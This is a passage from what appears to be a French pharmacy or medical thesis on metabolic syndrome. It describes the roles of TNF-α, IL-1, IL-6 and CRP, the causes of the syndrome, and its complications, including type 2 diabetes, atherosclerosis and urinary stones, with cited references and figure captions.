significatifs ne permettent pas d'établir un lien entre l'hypertension et le génotype du TNF- α . D'autres variables environnementales, l'âge, l'ethnie interagissent comme facteurs de risque dans le syndrome métabolique. D'autres recherches sont nécessaires pour prouver toutes ces hypothèses (110). La figure 15 montre un schéma de ses actions sur les tissus cibles.




Figure 15: Effets systémiques du TNF- α (111)

I.3.1.4.2 : Interleukine-1 (IL-1)

Cette interleukine pro-inflammatoire est sécrétée par les macrophages, monocytes, les cellules dendritiques et les adipocytes aussi. Son implication dans des maladies auto-inflammatoires comme le diabète et la goutte est démontré. L'IL-1 amplifie la réponse immunitaire en induisant la formation d'autres cytokines dont l'IL-6. L'IL-1 est en fait une famille d'interleukines dont les plus étudiées sont l'IL-1 α et IL-1 β (112). Les adipocytes sécrètent principalement de l'IL-1 β . Elle accroît la formation d'athéromes et facilite la fibrose. En effet à tous les stades d'une plaque d'athérome, de l'IL-1 est produite par les cellules adjacentes et ses actions sont ubiquitaires car de nombreuses cellules ont un récepteur à l'IL-1 (113). La figure 16 illustre les actions de l'IL-1 dans l'inflammation : activation des lymphocytes T (LT) et B (LB) qui synthétisent les anticorps, vasodilatation par induction de la synthèse de NO, amplification de la cascade de l'inflammation à partir de l'acide arachidonique. L'hématopoïèse est accélérée, la formation de collagène fibroblastique, et celle des molécules d'adhésion endothéliale aussi. Au niveau rénal, la natriurèse est activée afin de faciliter le rejet de virus ou autre substance qui peut être la cause de l'inflammation. Au niveau hépatique, les protéines de la phase aigüe de l'inflammation sont produites ou APP (acute phase protein). La résorption osseuse par les ostéoclastes est stimulée. Au niveau central la voie de l'ACTH (hormone corticotrope) est sollicitée pour que les glandes corticosurrénales réagissent et libèrent les hormones corticoïdes. L'IL-1 est moins lié à l'insulinorésistance ou à l'obésité que le TNF- α ou l'IL-6 mais elle fait partie de la cascade inflammatoire présente dans le syndrome métabolique. L'antagoniste du récepteur à l'IL-1 est produit selon le taux de leptine qui la stimule. L'inactivation du gène codant cet antagoniste du récepteur à l'IL-1 chez la souris entraîne un défaut d'accumulation des lipides et des altérations de la sécrétion d'insuline. L'activité de l'IL-1 chez l'Homme dépend de nombreuses cytokines inflammatoires et des macrophages. Son action sur le métabolisme lipidique et glucidique pourrait influencer sur le syndrome métabolique, en association avec l'inflammation générée (114).




Figure 16: Actions pro-inflammatoires de l'IL-1 (115)

I.3.1.4.3 : Interleukine-6 (IL-6)

Cette interleukine est produite par des cellules non adipocytaires en majorité : les macrophages. Mais une quantité d'IL-6 est produite par les adipocytes. Elle stimule la production des anticorps par les plasmocytes et la synthèse des protéines de la phase aiguë de l'inflammation par le foie. Sa sécrétion est dépendante de la stimulation par l'IL-1 et le TNF- α en partie (116). Dans l'obésité, sa sécrétion est augmentée en particulier par le tissu adipeux viscéral et elle agit de façon endocrine et paracrine (117). Au niveau du foie, la résistance à l'insuline est intensifiée. A court terme, l'IL-6 est hépato-protectrice mais à long terme la sensibilité des cellules à l'apoptose prend le dessus. Parmi les protéines hépatiques de l'inflammation : la production de protéine C réactive (CRP) est activée (118). La figure 17 montre une synthèse des actions pléiotropiques de l'IL-6, au niveau des lymphocytes B, T, des ostéoclastes, des kératinocytes, des hépatocytes et des cellules hématopoïétiques. L'IL-6, le TNF- α et la CRP connues comme des facteurs de risque cardiovasculaires, modulent le métabolisme. L'insulino-résistance qui caractérise le syndrome métabolique est induite au niveau musculaire et hépatique et la lipolyse activée au niveau du tissu adipeux. L'IL-6 produite en majorité par le tissu adipeux viscéral est liée à l'obésité qui favorise le syndrome métabolique. La quantité d'IL-6 sécrétée par le tissu adipeux dépend de nombreux facteurs dont les taux de leptine, adiponectine et autres cytokines inflammatoires. Son activité biologique, en fonction de son taux peut contribuer à des fonctions mal définies délétères pour le métabolisme (119).




Figure 17: Effets pléiotropes de l'IL-6 (120)

I.3.1.4.4 : Protéine C Réactive

La protéine C réactive produite par le foie dans les inflammations n'est pas spécifique de l'origine de l'inflammation. De 5 mg/L dans le sang à des valeurs multipliées par un facteur pouvant aller jusqu'à 1000 dans les cancers ou maladies auto-immunes, son augmentation est rapide et sensible. Son taux pourrait prédire la survenue du syndrome métabolique chez les patients à risque. La concentration en CRP est corrélée au risque cardiovasculaire chez des patientes atteintes du syndrome métabolique selon une étude sur 14700 femmes suivies pendant 8 ans. Plus le taux de CRP est important plus les symptômes du syndrome métabolique sont présents (121). Le taux élevé de CRP est corrélé à différents composants du syndrome métabolique. On le retrouve chez les personnes hypertendues, diabétiques, avec une hypertriglycéridémie et un taux bas de HDLcholestérol. Cette étude sur 155 individus conclue à une association entre le taux de CRP et le

syndrome métabolique quelque-soit l'âge et le sexe et considère le taux de CRP comme un facteur de risque cardiovasculaire chez les personnes atteintes d'un syndrome métabolique. L'insulinémie module sa sécrétion hépatique, l'insulinorésistance stimule la production de cytokines dont l'IL-6 qui active celle de la CRP (122). La figure 18 illustre ce qui a été décrit précédemment, et précise les actions au niveau cellulaire : angiogenèse stimulée, molécules d'adhésion endothéliales augmentées, thromboses favorisées, vasoconstriction qui passerait par la diminution de NO qui facilitent la progression de l'athérosclérose.




Figure 18: Effets de la CRP (123)

I.3.2 : Déséquilibres métaboliques

Les causes du syndrome métaboliques sont multifactorielles. Les 3 origines reconnues et étudiées sont la prédisposition génétique, le déterminisme in utero et l'influence environnementale. Les personnes avec une diminution de la sensibilité à l'insuline ou celles qui n'utilisent pas tout leur stock énergétique sont prédisposées à une obésité, mais cela ne suffit pas pour que l'obésité se déclare. Le petit poids à la naissance est lié à un retard de croissance qui faciliterait par la suite le stockage d'énergie chez l'adulte pouvant favoriser l'obésité, l'insulinorésistance et l'apparition du diabète de type 2. A ces prédispositions s'ajoutent les facteurs environnementaux. Les habitudes alimentaires et la sédentarité augmentent le risque de surpoids et d'insulinorésistance. Particulièrement la surconsommation de graisses saturées. Le stress, la consommation excessive d'alcool et le tabac semblent aggraver l'insulinorésistance. (124) La consommation excessive de sel entre-autre influe sur l'hypertension. L'installation du syndrome se fait sur plusieurs années de façon insidieuse. Les théories métaboliques, endocrines et inflammatoires sont conjointes entre elles et le tissu adipeux est le principal organe de ces manifestations. Le métabolisme du tissu adipeux, en particulier la graisse viscérale qui s'hypertrophie apparaît souvent comme le premier signe qui a des effets sur les autres anomalies. (125) L'hypertrophie du tissu adipeux, associé à une inflammation chronique augmente la sécrétion locale et endocrine des cytokines inflammatoires TNF, IL-1 et IL-6 déjà citées, ce qui diminue la sécrétion d'adiponectine qui facilite l'utilisation du glucose. Ainsi l'insulinorésistance s'installe. L'insuline a un effet vasodilatateur qui disparaît dans les cas d'insulinorésistance, ce qui relierait le syndrome métabolique avec l'hypertension artérielle. Les adipocytes hypertrophiés sécrètent de l'angiotensinogène et peuvent le métaboliser en angiotensine II qui participe à l'hypertension artérielle. Les acides gras libres induiraient aussi une vasoconstriction. L'obésité liée

à une résistance à la leptine plus d'autres facteurs est la première cause des autres troubles en général. L'inflammation chronique à bas bruit est un facteur aggravant. L'insulinorésistance s'installe précédemment aux troubles qui s'associent après en général. (126) L'hypertriglycéridémie vient d'une synthèse hépatique accrue causée par les acides gras libres provenant du tissu adipeux viscéral et l'hyper-insulinémie. Les acides gras libres et les triglycérides diminuent le HDL-cholestérol car les quantités d'enzymes pour leur métabolisme dépend de leur concentration sanguine. Les facteurs génétiques semblent très liés aux risques ou à la protection de l'apparition des premiers troubles pour une alimentation et un niveau de sédentarité identique. L'alimentation et l'activité physique sont très importants pour améliorer les symptômes mais n'expliquent pas à eux seuls leurs apparitions. L'activation de l'axe hypothalamo-hypophysosurrénalien qui produit des glucocorticoïdes en grande quantité est à l'origine de l'insulinorésistance et de la néoglucogénèse hépatique. L'activation du système sympathique induit une vasoconstriction hypertensiogène et une lipolyse qui libère des acides gras libres. Cela altère la signalisation de l'insuline et sa sensibilité diminue. (127) La chronologie précise de la pathologie n'est pas totalement documentée, les associations de facteurs influents sont connus mais pas tous leurs liens de causalité. Le syndrome métabolique résulte de plusieurs causes dont le surpoids, particulièrement l'excès de graisse viscérale et la résistance à l'insuline sont au centre. L'obésité et la résistance à l'insuline sont deux des origines du syndrome métabolique admises et qui sont les plus étudiées afin d'expliquer l'enchaînement physiopathologique. De fait elles sont des cibles privilégiées pour la prévention. (128) La figure 19 montre le positionnement des différents facteurs impliqués et leurs conséquences dans l'installation des symptômes du syndrome métabolique.




Figure 19: Physiopathologie du syndrome métabolique et ses complications cardiovasculaires (124)

I.4 : Complications

Chacun des troubles du syndrome métabolique séparément a des conséquences cardiovasculaires notamment s'il n'est pas pris en charge. Quand ils sont associés, ces symptômes présentent des

complications dont des maladies dues aux désordres hormonaux et des risques cardiovasculaires. L'installation des complications se fait sur le long terme, et elles peuvent rester asymptomatiques longtemps avant d'être détectées.

I.4.1 : Maladies chroniques

Les anomalies métaboliques ont des conséquences sur les voies de signalisations endocrines, paracrines ou autocrines. Des maladies peuvent évoluer plus vite ou s'associer au syndrome métabolique. Le syndrome métabolique est corrélé positivement avec le psoriasis et le syndrome des ovaires polykystiques, des changements hormonaux dont le taux d'insuline semble agir sur le développement de ces maladies. (130, 131) Parmi les hormones endocrines, certaines ont des effets sur l'inflammation ou l'immunité et sont liées au métabolisme directement. L'insuline module la synthèse d'autres hormones et la quantité de lipide favorise la production de cytokines inflammatoires et des hormones sexuelles. Le diabète est une des maladies endocrines les plus fréquentes et très liée avec le syndrome métabolique.

I.4.1.1 : Diabète de type II

L'insulinorésistance ou l'intolérance au glucose sont des signes précurseurs du diabète de type 2. A la fois un des critères du syndrome métabolique, le diabète de type 2 peut également apparaître après en association aux autres troubles. Cette pathologie se présente chez des patients souvent en surpoids, qui consomme beaucoup de lipides. L'organisme n'arrive plus à équilibrer la glycémie car les tissus adipeux, les muscles et le foie notamment ne répondent plus à l'hormone hypoglycémiant qu'est l'insuline. Pour répondre à cette demande accrue d'insuline, les cellules pancréatiques en produisent plus jusqu'à épuisement. La production d'insuline devient insuffisante et le glucose s'accumule dans le sang. (132) L'utilisation des glucides, l'environnement et la génétique ont un rôle mais le patient peut agir sur d'autres facteurs : l'alimentation, la perte de poids et l'activité physique. L'hyperglycémie qui caractérise le diabète de type 2 est due à une réduction du captage du glucose et une hyperproduction hépatique. L'insulinosensibilité diminuée s'ajoute à l'insulinosécrétion réduite créant une insulinopénie. L'insulinopénie est causée par la perte du pic sécrétoire en réponse à une glycémie qui augmente en post-prandial et ou la perte de la sécrétion basale pulsatile. (133) Dans la majorité des cas l'incapacité des cellules pancréatiques à compenser l'insulinorésistance marque le départ physiopathologique du diabète. Le reste des diabètes de type 2 sont dus à des mutations génétiques qui créent une insulinopénie seule par diminution de la sécrétion d'insuline. (134) Comme le syndrome métabolique, il est lié aux modes de vie et aux facteurs socio-économiques. C'est le diabète le plus fréquent : 90% des cas de diabète selon l'INSERM. Le diabète de type 2 est découvert la plupart du temps chez des personnes en surpoids et âgées de plus de 40 ans, parfois des complications sont déjà présentes. (135) L'hyperglycémie à jeun fait partie du syndrome métabolique, même si selon certaines définitions les personnes déjà diabétiques sont exclues du diagnostic, la présence du syndrome métabolique accroît le risque d'apparition d'un diabète de type 2. Le diabète de type 2 est une maladie chronique contraignante qui peut avoir des conséquences rénales (néphropathie) par accumulation du glucose qui est éliminé par le rein jusqu'à ce que le seuil soit atteint, ophtalmiques (jusqu'à la cécité) par rétinopathie qui se détecte par un fond d'œil, cardiovasculaires. L'atteinte des petits vaisseaux ou microangiopathie et l'atteinte des gros vaisseaux ou macroangiopathie peut toucher les membres inférieurs créant une AOMI (artériopathie oblitérante des membres inférieurs), un risque accru d'IDM (infarctus du myocarde), d'AVC (accident vasculaire cérébral) et d'athérosclérose. Les nerfs peuvent être touchés provoquant des neuropathies notamment aux niveaux des mains et des pieds, le patient ne ressent

pas la douleur et la cicatrisation est ralentie par l'excès de glucose. Le mal perforant plantaire est des signes à surveiller. (136) La prise en charge nécessite un suivi trimestriel du dosage de l'hémoglobine glyquée. La glycémie capillaire quotidienne n'est pas recommandée dans le suivi, contrairement au diabète de type 1. Mais elle peut être appliquée en début de traitement pour s'habituer au contrôle de la glycémie. A chaque consultation, l'historique personnel du patient est repris concernant son alimentation, sa consommation d'alcool et de tabac et ses activités physiques. L'observance de la prise en charge est réévaluée afin de vérifier l'adhérence du patient à ses traitement médicamenteux et hygiéno-diététiques. Tout cet apprentissage peut nécessiter une formation et un accompagnement. La présence de nouveaux symptômes est abordée. La prise de la tension artérielle tous les 3 mois est recommandée. Tous les ans, un bilan complet afin de suivre l'évolution de la maladie et de limiter les complications recommande de faire une exploration des anomalies lipidiques (EAL), un examen neurologique, un examen podologique, un examen ophtalmologique, un examen dentaire, un bilan rénal avec dosage de la créatininémie et estimation de débit de filtration glomérulaire (DFG) et l'albuminurie, un examen cardiologique avec un électrocardiogramme (ECG) et un examen des vaisseaux. La mesure du poids pour évaluer l'IMC peut se faire tous les 3 mois si nécessaire. (137)

I.4.1.2 : Maladies cardiovasculaires

Les facteurs de risques cardiovasculaires dont la consommation de tabac, l'hypertension artérielle, l'hyperglycémie, l'hypercholestérolémie, le surpoids, la sédentarité et la consommation excessive d'alcool, selon la fédération française de cardiologie sont communs pour la plupart avec les critères du syndrome métabolique. En prenant en compte l'âge et le sexe du patient, leurs accumulations potentialisent les risques. Bien qu'asymptomatique au début, le syndrome métabolique peut entraîner des conséquences irréversibles. Le tableau 6 montre une classification des facteurs de risques cardiovasculaires selon l'action de prévention que l'on peut appliquer dessus.

Tableau 6 : Les facteurs de risques cardiovasculaires (138)

Facteurs de risque sur lesquels nous ne pouvons pas agir	Age, Sexe, Antécédents familiaux
Facteurs de risque liés au comportement	Alcool, Tabac, Sédentarité
Facteurs de risque biologiques et cliniques sur lesquels nous pouvons agir	Glycémie, Cholestérolémie, Tension artérielle, Obésité

Les critères du syndrome métabolique correspondent en grande partie avec les facteurs de risques cardiovasculaires ou des facteurs influençant le syndrome métabolique et son évolution. Toutefois, les seuils de l'hypertension ne sont pas exactement égaux, l'hypertension artérielle est considérée avérée si elle dépasse 140/90 mm de Hg dans un cabinet médical alors que pour une automesure à domicile ne doit pas atteindre plus de 135/85 mm de Hg. (139) L'hypertension et l'hypercholestérolémie augmentent le risque athéromateux au niveau vasculaire qui peut causer des artériopathies des membres inférieurs, des accidents coronaires ou du myocarde, voire un AVC. (140) De nombreuses études affirment le lien causal entre syndrome métabolique et troubles cardiovasculaires. Une étude française menée sur 60000 personnes suivies pendant 3 ans et demi en moyenne atteste le risque de sur-mortalité. Plus les symptômes du syndrome métabolique sont

présents plus le risque augmente. La triade la plus néfaste comprend un tour de taille supérieur à la normale associée à une hyperglycémie et soit une hypertension artérielle soit une hypertriglycéridémie. Les variations du risque découlent du nombre des facteurs associés mais aussi de la population étudiée. Le sexe, la génétique, l'environnement sont des facteurs qui interfèrent avec l'association du risque cardiovasculaire et les constituants du syndrome métabolique. (141)

I.4.1.2.1 : Athérosclérose

L'OMS définit l'athérosclérose comme une variation de l'intima des artères des gros et moyens calibres par une accumulation locale de lipides, glucides complexes, produits sanguins, tissus fibreux et dépôt calcaire, accompagnée d'une modification de la media artérielle. (142) L'athérosclérose est un facteur de risque cardiovasculaire qui peut s'ajouter au syndrome métabolique. Les plaques d'athérome se forment sur une longue durée en évoluant elles peuvent créer des sténoses obstruant la lumière artérielle, se calcifier et devenir instables (143) Le premier stade est la pénétration de LDL-cholestérol dans la paroi, au niveau de l'intima. Cette lésion ou strie lipidique est suivie d'une oxydation enzymatique du LDL-cholestérol, ce qui active le recrutement de cellules immunitaires dans les monocytes. Les monocytes s'infiltrent et deviennent des macrophages qui se chargent en LDL oxydés. Des cellules spumeuses : les macrophages pleins de gouttelettes lipidiques et de cholestérol forment la lésion fibro-lipidique qui représente la plaque initiale. Les cellules musculaires spumeuses isolent le cœur lipidique de la lumière du vaisseau avec une chape fibreuse faite de cellules musculaires lisses, de collagène et de matrice extra-cellulaire afin de stabiliser l'ensemble. Le remodelage endothélial compense la perte de lumière par épaissement vers l'extérieur de la paroi. L'évolution peut s'arrêter ou se compliquer. Au niveau de la média, l'inflammation accélère la migration de cellules immunes en quantité excessives. L'endothélium ne répond plus aux stimuli de vasodilatation et une vaso-constriction au niveau des coronaires peut apparaître. Quand le remodelage est dépassé, la sténose silencieuse est ressentie, c'est l'angor d'effort quand l'ischémie se trouve au niveau du myocarde. L'accumulation de cellules au niveau de la plaque peut causer des hémorragies si elle rompt. La rupture de plaque est le premier risque avant l'évolution vers la thrombose. (144) L'évolution se fait sur des années mais reste imprévisible. Chaque élément du syndrome métabolique augmente individuellement le risque de l'athérosclérose. (145) Le syndrome métabolique augmente le risque d'athérosclérose selon les différents critères et l'association d'autres facteurs chez un même patient. Le syndrome métabolique est un ensemble de facteurs métaboliques et vasculaires dont l'hypertension artérielle, l'état inflammatoire et l'état pro-thrombotique collaborent à la survenue de l'athérosclérose. Les complications de l'athérosclérose sont la cause de l'augmentation de la mortalité. (146) La figure 20 schématise ces étapes au niveau d'un vaisseau. La figure 21 montre la différence des parois d'une artère saine de celle où une plaque se forme.




Figure 20: Formation d'une plaque d'athérome (147)

Comment se forme l'athérosclérose




Figure 21: Différence entre une artère saine et une artère où une plaque d'athérome se forme

(148)

I.1.4.1.2 : Complications de l'athérosclérose

Les complications thrombotiques sont plus ou moins graves : infarctus par atteintes des coronaires, AVC par atteintes des vaisseaux cérébraux, ischémies aiguës souvent au niveau des membres inférieurs. La thrombose est d'abord plaquettaire, les plaquettes adhèrent à la plaque fissurée puis de la fibrine est créé et active la prolifération jusqu'à la thrombose occlusive totale ou partielle. Des morceaux de plaque peuvent se détacher et créer des embolies ou la plaque peut obstruer tout le vaisseau amenant à une nécrose. Selon l'endroit concerné, les conséquences sont plus ou moins graves. Ces embolies de type « athéromateux » ou à partir d'un thrombus ont des conséquences ischémiques sur les organes ou tissus en aval de la circulation (peau, rein, poumon, extrémités). Au niveau de l'aorte abdominale par exemple, un anévrisme est fréquemment observé.

C'est une dilatation du vaisseau avec perte du parallélisme des parois créant des embolies athéromateuses et des thromboses, voire des fissures de la plaque. (149) La circulation sanguine peut être ralentie, voire stoppée de façon brusque au niveau des membres inférieurs, le pronostic vital est rarement engagé mais des séquelles peuvent persister. Au niveau des coronaires ou des vaisseaux cérébraux, la prise en charge rapide est nécessaire car l'arrêt du cœur ou de la circulation cérébrale peut causer la mort. (150) Si les artères touchées se trouvent au niveau des carotides, les risques sont principalement l'AVC et l'AIT (accident ischémique transitoire). Au niveau des coronaires, il y a un risque de développer un angor ou faire un IDM. Dans les membres inférieurs, une AOMI peut survenir. Ce sont les manifestations cliniques les plus brutales qui révèlent une évolution asymptomatique, ou suite d'une accumulation de symptômes. Avant d'en arriver à ces stades, des signes cliniques peuvent annoncer la présence de plaque d'athérome : céphalées, vertiges plutôt pour les artères carotides, essoufflements en plus si les artères coronariennes sont touchées ou douleurs et claudication au niveau des membres inférieurs. Selon la gravité de l'atteinte, le traitement va de la prise de médicament en préventif à l'opération chirurgicale qui peut laisser des séquelles irréversibles. Le meilleur moyen d'agir est de prévenir l'hypercholestérolémie, l'obésité, l'hypertension artérielle et le diabète qui sont les facteurs principaux sur lesquels nous pouvons avoir une influence. Mais le stress, des processus infectieux et la coagulation peuvent accélérer la rupture d'une plaque. (151)

I.4.1.3 : Maladies lithiasiques

La suralimentation conduit à des maladies de surcharge dont l'obésité, le diabète de type 2 et le syndrome métabolique. Ces pathologies sont liées aux lithiases urinaires, l'insulinorésistance des cellules rénales perturbe l'amniogenèse en la réduisant ce qui acidifie l'urine et facilite la formation de cristaux d'acide urique. L'acide urique est le produit final du catabolisme des purines qui est filtré par transport actif, réabsorbé et sécrété au niveau des tubules rénaux. Chez les personnes obèses l'excrétion d'acide urique est diminuée ce qui augmente sa quantité sanguine. L'hyperuricémie s'explique aussi par l'inflammation et le stress oxydatif présents. (152) L'excrétion urinaire accrue d'oxalates, urates de sodium et potassium, qui augmente la formation de cristaux serait liée à un IMC plus élevé. (153) L'hyperglycémie perturbe le métabolisme du calcium en augmentant la calciurie, ce qui favorise les cristaux d'oxalate de calcium. L'obésité est très liée à l'augmentation du risque de lithiase. Selon l'alimentation, différents cristaux peuvent se former. (154)

